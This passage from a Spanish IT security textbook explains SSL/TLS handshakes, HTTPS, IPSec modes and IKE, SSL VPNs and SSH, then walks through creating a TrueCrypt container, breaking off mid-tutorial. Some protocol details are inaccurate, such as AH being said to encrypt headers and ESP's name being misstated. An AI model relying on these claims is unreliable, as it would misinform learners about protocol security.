5. Javier envía el mensaje.

6. Emma recibe el mensaje y desencripta con su clave privada la clave de sesión encriptada y, una vez desencriptada, la clave de sesión desencripta el mensaje de Javier.

Además de lo indicado anteriormente, Emma debe utilizar programas que puedan verificar el cerificado digital de Javier y si éste ha sido revocado.

10.3.2 Secure Socket Layer (SSL) y Transport Layer Security (TLS)

SSL es un protocolo que está orientado a sesión de amplia utilización en Internet, ya que realiza labores de comunicación entre un navegador de un cliente y el servidor Web. Este protocolo es utilizado, por ejemplo, cuando se realiza un pago a través de Internet, ya que provee autenticación, confidencialidad e integridad al mensaje, además de un intercambio de claves entre navegador y servidor Web seguro. Cuando utiliza SSL se puede ver en el navegador, en el lado inferior derecho, un icono que se corresponde con un candado.




Figura 10.11. Icono certificado página Web

En la creación de una sesión SSL intervienen las siguientes etapas:

1. Hay una petición por parte del navegador cliente a un servidor Web, por ejemplo, de comercio electrónico, solicitando la autenticación del servidor. Se negocian los parámetros criptográficos, ya que los dos sistemas que se están comunicando desconocen las características o capacidades que cada uno tiene. Con esto, tanto la parte del cliente como la del servidor hacen una selección de los parámetros criptográficos comunes. Entre los parámetros que se negocian en este paso se encuentran.

    - **Versión de SSL/TSL**: a veces se puede encontrar que una de las partes sólo soporte SSL y no TLS, o diferentes versiones de cada uno de estos protocolos.
    - **Claves**: se ponen de acuerdo si éstas son, por ejemplo, RSA o Diffie-Hellman.
    - **Algoritmo de cifrado**: TripleDES, DES.
    - **Algoritmo Hash**: SHA, SHA-1, MD5.
    - **Método de compresión**: Zip, PKZip, gzip.
    - **Número Aleatorio**.

2. El servidor Web de comercio electrónico envía su clave pública al cliente.

3. El cliente verifica la clave pública del servidor Web con la entidad certificadora que lo ha emitido y que acredita que es el servidor de comercio electrónico quien dice ser. Los navegadores validan si el certificado emitido está firmado por una CA fiscalizadora de confianza.

4. El navegador del cliente utiliza una función *hash*, acordada con el servidor Web, en el primer paso, para garantizar la integridad de los datos que se transmiten entre ellos. Esta función se realiza tanto en el cliente como en el servidor.

5. El navegador del cliente encripta los datos con una clave simétrica, única para esa sesión, que a su vez es encriptada con la clave pública del servidor Web. El navegador cliente genera un valor de 48 bytes denominado *pre-master secret* que se encripta con la clave pública del servidor Web y se envía a éste en una comunicación.

6. El servidor Web desencripta la clave simétrica con su clave privada, descifra los datos con la clave simétrica y comprueba que la función *hash* es la misma que la del origen.

Hay que tener en cuenta que para realizar todo esto, deben ser compatibles todos los parámetros criptográficos que se utilicen. SSLv3 y TLSv1, por ejemplo, son parecidas, pero no lo son tanto SSLv3 con SSLv2. Por este motivo hay que habilitar o actualizar los soportes a estos protocolos para que puedan comunicarse las partes.

10.3.3 Protocolo Seguro de Transferencia de Hipertexto HTTPS

Es utilizado para transmitir mensajes individuales o páginas Web, ya que se establece una conexión del tipo SSL entre el navegador del cliente y el servidor Web. La diferencia fundamental con respecto a SSL es que con este protocolo se transmiten los mensajes individuales y no todos los mensajes de una sesión, con lo que HTTPS no es un protocolo orientado a sesión.

Para el acceso a este protocolo la URL debe comenzar siempre por https://, comunicándose por el puerto 443.

10.3.4 IPSec

Internet Protocol Security ofrece la posibilidad de autenticación, confidencialidad, integridad y control de acceso en comunicaciones entre dos puntos. Hoy en día una de las acciones más elementales es la de intercambio de mensajes o datos entre, por ejemplo: una oficina central y sus delegaciones o entre la oficina central y sus trabajadores móviles. Para asegurar estas comunicaciones se implementan soluciones como la creación de VPN (*Virtual Private Network*) basadas en IPSec. Como se ha visto hasta ahora, se ha empleado la criptografía entre ellos (S/MIME, SSL/TSL) en la capa de aplicación, pero esto no siempre es de esta forma ni se implementa en dicha capa.

IPSec es un protocolo que actúa debajo de la capa de aplicación, en concreto en la capa de red, siendo transparente para los usuarios que lo utilizan, ya que se puede habilitar IPSec en sistemas que automáticamente protegen los correos electrónicos, la transferencia de datos, la navegación en Internet y las comunicaciones entre sistemas remotos. Esto es así porque IPSec puede negociar automáticamente con otros sistemas que lo tengan habilitado, la protección de la comunicación entre ellos, con ayuda de la criptografía.

IPSec es un conjunto de protocolos que funciona de extremo a extremo, con lo que sólo el origen y el destino deben soportar el protocolo. Con esto se pretende que IPSec sea transparente a los dispositivos que la comunicación entre dos extremos pueda atravesar, como puede ser el caso de los enrutadores, *firewalls*, etc.

Al ser un protocolo que funciona en la capa de red, da la flexibilidad de proteger la capa de aplicaciones si se están utilizando aplicaciones o programas que carecen de soporte de cifrado y así no tener que retocar el código de éstas. Por lo tanto, si la aplicación con la que se trabaja nò soporta ningún mecanismo de seguridad, IPSec puede ser la solución a esta carencia (no sólo a las aplicaciones que carecen de seguridad, las que soportan algún mecanismo de seguridad son susceptibles de implementar IPSec).

IPSec se compone de un conjunto de protocolos y de modos de transporte. Los protocolos que componen IPSec son:

- *Encapsulating Security Protection* (ESP): es el protocolo cuya funcionalidad es la de asegurar los datos, ya que es el encargado de encriptarlos, además de controlar la integridad y autenticación de estos. ESP no encripta el encabezado de los paquetes, ya que si hiciera esto, no podría atravesar enrutadores ni *firewalls*. Es más robusto que su compañero *Authentication Header* (AH).
- *Authentication Header* (AH): asegura la integridad de los datos, no la confidencialidad de éstos, por lo que lo, datos se transmiten sin encriptar. Asegura además la no-lectura de los datos encapsulados en un paquete IP y el encabezado, con lo que bloquea ciertos ataques que varían el encabezado IP (recordar que ESP no encripta encabezados IP). A diferencia del protocolo ESP, AH encripta la cabecera IP, pero no todos los campos, ya que si esto fuera así no podrían pasar los paquetes a través de los enrutadores y *firewalls*.

Una vez descubiertos los protocolos que componen IPSec, vayamos a los modos de transporte:

- **Modo túnel**: este modo puede ser usado por cualquier sistema que no soporte el protocolo IPSec, permitiendo establecer comunicación segura entre sistemas o redes mediante pasarelas que sí tienen habilitado IPSec. De este modo, por ejemplo, la comunicación entre un sistema en un sitio "A" hasta la pasarela que se encuentra en este sitio irá sin encriptar. Esta pasarela establecerá un túnel con la pasarela remota por donde los datos se irán encriptados hasta esta última, donde se desencriptarán y pasarán al

sistema destino a su vez sin encriptar. Dicho de otro modo, los datos sólo estarán seguros en el túnel que crean las dos pasarelas, siendo la transmisión de los datos entre los sistemas origen/destino y sus respectivas pasarelas inseguros.

- **Modo transporte**: sólo puede ser utilizado entre dos sistemas punto a punto. Aquí tanto el origen de los datos como el destino tienen habilitados IPSec, con lo que dichos sistemas son los que encriptan/desencriptan los datos. No puede usarse entre un sistema y una pasarela que reenvía datos hacia sus sistemas de la red interna. Este modo utiliza menor ancho de banda que el modo túnel. Otra de sus aplicaciones puede ser la de bloquear tráfico con destino a puertos abiertos por aplicaciones en un sistema que se desea proteger.

Si tenemos en cuenta tanto los protocolos como los modos de transporte, se pueden dar las siguientes variaciones:

- **ESP + Modo Transporte**: en ésta tanto el sistema origen como el destino deben tener habilitado IPSec y serán los extremos de la transmisión de datos. Dichos sistemas realizarán el cifrado/descifrado y la autenticación/verificación. En esta selección, se encriptarán y autentificarán datos de aplicaciones como correo electrónico debido al protocolo ESP, pero como no se encriptan las cabeceras IP, éstas no serán protegidas y pueden ser monitorizadas, con lo que un *hacker* podría conocer direcciones internas de nuestra red.
- **ESP + Modo Túnel**: IPSec es habilitada en las pasarelas, enrutadores y firewalls, que hay entre los sistemas que se comunican. Estas pasarelas realizan el cifrado/descifrado y autenticación/verificación. Aquí, al crear el túnel entre pasarelas, un hacker sólo podría conocer las direcciones de las pasarelas, que obviamente son públicas.

- **AH + Modo Transporte**: es parecida a la posibilidad de ESP en modo transporte pero sin el cifrado. Los sistemas, tanto el origen como el destino, deben tener habilitado IPSec y serán los extremos de la transmisión de datos, y sólo realizarán la autenticación/verificación de los datos. AH, al encriptar la cabecera IP, protege las direcciones de los sistemas origen y destino.

- **AH + Modo Túnel**: es similar a la opción de ESP en modo túnel, pero no encripta las direcciones origen y destino, ya que el túnel se forma en las pasarelas, con lo que un *hacker* podría monitorizar la dirección origen y destino del mensaje o dato.

Unas vez definidos protocolos y modos de transporte y seleccionado cuál de ellos es el más eficaz para un entorno dado, se procede a realizar la comunicación entre sistemas. Para realizar la comunicación entre un sistema origen y otro destino mediante IPSec, estos se deben poner de acuerdo en varios parámetros.

La comunicación comienza cuando ambos sistemas crean entre sí Asociaciones de Seguridad **(SA)**, que les permite ponerse de acuerdo sobre la manera de realizar la protección y la transmisión de los datos. Hay varias técnicas de gestión de claves automáticas, pero es IKE *(Internet Key Exchange)* el protocolo por defecto que utiliza IPSec para el intercambio de claves.

Este protocolo es más complejo que SSL/TSL, ya que genera dos claves secretas y cada una la asocia a un conjunto de parámetros. IKE soporta dos tipos de Asociaciones de Seguridad **(SA)**:

- SA principal que protege la negociación IKE.
- SA de seguridad IPSec que protegen el tráfico IP.

Este protocolo está compuesto por dos protocolos adicionales que son:

- **ISAKMP** (*Internet Security Asociation and Key Mangement*), cuya función principal es la de dotar al IKE de la capacidad de autenticar e intercambiar las claves.
- **OAKLEY** para indicar cómo se realiza el intercambio de claves.

IKE establece dos fases de negociación: fase 1, donde el intercambio se realiza en *texto plano* sin encriptar datos, y fase 2, donde el intercambio de datos se realiza encriptado. A continuación, se describen brevemente cada una de las fases.

- **Fase 1**: el objetivo es crear un canal seguro y autenticado entre los dos sistemas. Dichos sistemas se comunican al principio sin encriptar, por que obviamente aún no se han puesto de acuerdo en qué tipo de parámetros criptográficos y claves van a usar. Por esto, la comunicación se realiza en texto plano, y se negocian parámetros para el intercambian claves secretas. IKE utiliza las direcciones IP de los sistemas que se comunican para establecer las **SA** y generar una clave principal, que a su vez sirve para generar claves de las sesiones que protegen los mensajes o datos. Algunos de los parámetros que se negocian en esta fase son:

- Algoritmo de cifrado utilizado. 3DES o DES.
- Algoritmo de *hash*. SHA, SHA-1, MD5.
- Método de autenticación.

A continuación se intercambian y comparten las claves secretas mediante el algoritmo de Diffie-Hellman. La fase se puede completar utilizando tres (modo agresivo) o seis mensajes (modo principal). Si utilizamos el primer modo será más rápido, pero con el segundo se pueden añadir funcionalidades adicionales, como la protección a algunos ataques de denegación de servicio. Al finalizar esta fase se ha implementado un canal seguro entre ambos sistemas. Con la primera clave secreta se han generado otras tres que son: la clave de cifrado, la clave de autenticación y un valor secreto adicional. Todas las claves generadas en esta fase servirán para encriptar y autenticar todos los mensajes de la fase 2.

- **Fase 2**: aquí el objetivo es ponerse de acuerdo en los parámetros IPSec que se deben emplear y negociar las **SA** de seguridad de IPSec. En este punto se negocian parámetros como:
  - Protocolo que se utiliza ESP/AH.
  - Algoritmo de *hash* SHA-1 o MD5 para el protocolo seleccionado.
  - Algoritmo de cifrado para ESP, 3DES o DES.

Teniendo en cuenta lo anteriormente indicado, para establecer una comunicación segura con IPSec hace falta implementar dos etapas:

- **Etapa 1**: donde se autentica al usuario y se intercambian las claves utilizando IKE.
- **Etapa 2**: intercambio de mensajes encriptados entre ambos sistemas.

10.3.5 VPN-SSL

Un **SSL VPN** (*Secure Sockets Layer Virtual Private Network*) es una modalidad de VPN que se puede utilizar con un navegador Web estándar. La gran diferencia entre el tradicional Protocolo de Seguridad de Internet (**IPsec**), con **VPN SSL** es que no se requiere la instalación de *software* cliente especializado en el ordenador del usuario. Este nuevo tipo de **VPN** desarrollado en los últimos años es utilizado para dar acceso a los usuarios remotos a las aplicaciones Web, aplicaciones cliente-servidor y la red de conexiones internas.

Una red virtual privada proporciona un mecanismo de comunicación segura de datos para la información transmitida entre dos extremos. Una **VPN SSL** se compone de uno o más dispositivos **VPN** para que el usuario se conecte utilizando su navegador Web. El tráfico entre el navegador Web y el dispositivo de **VPN SSL** es cifrado con el protocolo SSL o con su sucesor, el protocolo *Transport Layer Security* (**TLS**).

Una **VPN SSL** ofrece versatilidad, facilidad de uso y control granular ante una gran cantidad de usuarios, y acceso a los recursos de múltiples lugares remotos. Existen dos tipos principales de redes **VPN SSL**:

1. **Portal VPN SSL**: este tipo de **VPN SSL** permite una conexión a un portal Web mediante SSL para que el usuario remoto pueda acceder, de forma segura, al resto de servicios internos de la organización sin la necesidad de crear nuevos túneles. A este tipo de **VPN SSL** se le llama "portal", debido a que el acceso seguro a los recursos en red será mediante aplicaciones Web. El usuario tiene acceso remoto por el **Portal VPN SSL** utilizando cualquier navegador Web moderno. Una vez autenticado se muestra una página Web que lista los diversos servicios a los que puede acceder el usuario. Este tipo de protocolo es muy útil para aquellas intranets de empresas donde sus usuarios se conectan desde puntos de acceso públicos o desde ordenadores no administrados por la organización.

2. **Túnel VPN SSL**: este tipo de **VPN SSL** permite a un usuario utilizar su navegador Web para acceder de forma segura a una red de servicios internos que no están basados en tecnologías Web necesariamente, a través de un túnel con cifrado SSL. El **túnel VPN SSL** requiere que el navegador Web pueda manejar Java, Javascript o ActiveX. Mediante el uso de estos, se podrá proveer un canal genérico que es capaz de transportar datos de manera segura, y el usuario podrá acceder a servicios de red que no dependen de un sitio Web. Un ejemplo sería poder compartir una carpeta en su sistema operativo con la red interna. Algo que no sería posible mediante *Portal VPN SSL*.

10.3.6 SSH

Otro uso del cifrado es cuando se utiliza la aplicación SSH. Dicha aplicación es cliente/servidor y permite conectarse mediante una *shell* a otro sistema remoto para realizar un *logon* y así poder acceder al sistema y ejecutar comandos o programas. Esta *shell* es en línea de comandos y utiliza claves para autenticar el usuario que se conecta al sistema y encripta los datos y comandos que

se transmiten a través de una red. Trabaja en la capa de aplicación y normalmente se utiliza en lugar de servicios tan poco seguros como Telnet y FTP.

10.4 CIFRADO DE DATOS EN DISCO

Uno de los usos del cifrado es evitar la pérdida de información sensible en caso de robo, perdida del ordenador o la sustracción de datos por agentes de *malware* y virus informáticos.

10.4.1 Cifrado de datos con TrueCrypt

TrueCrypt es un *software* que permite cifrar toda la información del disco, de una ubicación específica en una carpeta contenedora o de una partición completa en disco.

Los datos almacenados en un volumen cifrado no se podrán leer o descifrar sin utilizar la contraseña correcta. El cifrado o descifrado con TrueCrypt se realiza automáticamente si el usuario mueve un documento de un volumen cifrado a una ubicación no cifrada y viceversa. Todo el sistema de archivos está cifrado (como nombres de archivos y carpetas, el contenido de cada archivo, espacio libre, meta datos, etc.).

Los archivos se pueden copiar de y a un volumen montado en TrueCrypt al igual que a cualquier disco o carpeta mediante operaciones sencillas de arrastrar y soltar. Los archivos son automáticamente descifrados en memoria mientras se están leyendo o copiando de un volumen cifrado TrueCrypt. Tenga en cuenta que esto no significa que todo el archivo que va a ser cifrado/descifrado se debe almacenar en la memoria RAM antes de que se puedan cifrar/descifrar.

Supongamos que hay un archivo de vídeo almacenado en un volumen TrueCrypt, es decir, el archivo de vídeo esta totalmente encriptado. El usuario proporciona la contraseña correcta, se abre el volumen de TrueCrypt. Cuando el usuario hace doble clic en el icono del archivo de vídeo, el sistema operativo inicia la aplicación asociada con el tipo de archivo, típicamente un reproductor de video como Windows Media Player en un sistema Windows. El reproductor, a continuación, comienza la carga de una pequeña parte del archivo de vídeo a partir del volumen TrueCrypt, cifrado en la memoria RAM para poder iniciar. Mientras la porción se está cargando, TrueCrypt automáticamente descifra la misma en la memoria RAM. La porción descifrada del vídeo almacenada en la RAM se ejecuta en el reproductor de vídeo. Si bien esta parte se está ejecutando, el reproductor de video comienza a cargar la siguiente porción del archivo de vídeo a partir del

volumen TrueCrypt cifrado en la memoria RAM, y se repite el proceso. Este proceso se llama "*cifrado o descifrado en marcha*" y funciona para todo tipo de archivos.

Tenga en cuenta que TrueCrypt nunca guarda los datos descifrados en un disco, sólo los almacena temporalmente en la memoria RAM. Aun cuando el volumen está montado, los datos almacenados en el volumen siguen cifrados. Al reiniciar Windows o apagar el ordenador, el volumen se desmontará y los ficheros almacenados en él no podrán ser accedidos. Incluso cuando la fuente de alimentación se interrumpe bruscamente, los archivos almacenados en el volumen son de difícil acceso. Para que sean accesibles otra vez, usted tiene que montar el volumen y proporcionar la contraseña correcta.

¿Cómo crear un contenedor usando TrueCrypt?

En este apartado se describirá cómo crear, montar y usar el *software* TrueCrypt.

1. Desde la ruta *http://www.truecrypt.org/downloads* descargue el instalador de TrueCrypt. Terminada la descarga ejecute TrueCrypt haciendo doble clic en el archivo TrueCrypt.exe. La instalación es muy sencilla, como cualquier *software* para Windows sólo se deberá presionar el botón siguiente hasta finalizar.

2. Al iniciar TrueCrypt, se muestra la ventana principal, haga clic en el botón **Create Volume**.




Figura 10.12. Crear Volumen TrueCrypt

3. Luego, aparecerá la ventana **TrueCrypt Volume Creation Wizard**. En este paso escoja dónde guardar el volumen de **TrueCrypt**. Un volumen de **TrueCrypt** puede grabarse como un archivo, el cual es llamado "contenedor". Escoja **Create an encryted file container** para crear el archivo contenedor. Esta opción esta seleccionada por defecto, haga clic en **Next**.




Figura 10.13. Crear un archivo contenedor cifrado

4. En este paso elija crear un volumen **TrueCrypt** estándar u oculto. En este ejemplo, vamos a elegir la primera opción y crear un volumen estándar que está por *default*. Hacemos clic en **Next**.




Figura 10.14. Volumen Estándar TrueCrypt

5. En este paso tendrá que especificar la ubicación del volumen. Note que el contenedor de **TrueCrypt** es idéntico a un archivo normal. Puede ser modificado, borrado como cualquier archivo de Windows. Haga clic en **Select File**.




Figura 10.15. Seleccionar ruta de archivo contenedor

6. Cree el volumen TrueCrypt en la carpeta *D:\My Documents* y el nombre del archivo *contenedor* será *My Volume*.




Figura 10.16. Escribir nombre de archivo contenedor

7. En la ventana Asistente para la creación de volumen, haga clic en el botón **Next**.




Figura 10.17. Creación de volumen

8. En este punto se puede elegir un algoritmo de cifrado y un algoritmo de *hash* para el volumen. Si no está seguro, puede utilizar la configuración predeterminada y haga clic en **Next**.




Figura 10.18. Elegir un tipo de cifrado

9. Aquí especifique el tamaño del contenedor, que será 1 megabyte. Puede especificar un tamaño diferente. Después de escribir el tamaño deseado en el campo de entrada (marcada con un rectángulo rojo), haga clic en **Next**.




Figura 10.19. Tamaño de Volumen

10. Este es uno de los pasos más importantes. Se tiene que elegir una contraseña de buen tamaño y segura. Después de elegir una buena contraseña, se debe escribir en el primer campo de entrada. A continuación, vuelva a escribirla en el campo de entrada por debajo de la primera y haga clic en **Next**. El botón **Next** se desactivará hasta que las contraseñas en los campos de entrada coincidan.




Figura 10.20. Ingresar Password para el archivo contenedor

11. Mueva el ratón al azar dentro de la ventana del asistente para crear un volumen, por lo menos durante 30 segundos. Cuanto más se mueva el ratón, mejor. Esto aumenta significativamente la fuerza de cifrado de las claves de cifrado (que aumenta, lógicamente, la seguridad). Haga clic en el botón **Format**.




Figura 10.21 Empezar a crear volumen

12. Ha creado con éxito un volumen TrueCrypt (contenedor de archivos). Haga clic en **Salir**. La ventana del asistente deberá desaparecer.

    En el resto de pasos, se montará el volumen que acaba de crear. Vuelva a la ventana principal de TrueCrypt (que aún debe estar abierto, pero si no es así, repita el punto 2 para lanzar TrueCrypt y luego continuar desde el punto 13).




Figura 10.22. Finalizando Wizard

13. Seleccione una letra de unidad de la lista. Ésta será la letra de unidad a la que se asociará el contenedor de **TrueCrypt** montado.




Figura 10.23. Seleccionar unidad de montado

14. Haga clic en **Select File**. La ventana de elección de archivos estándar debería aparecer.

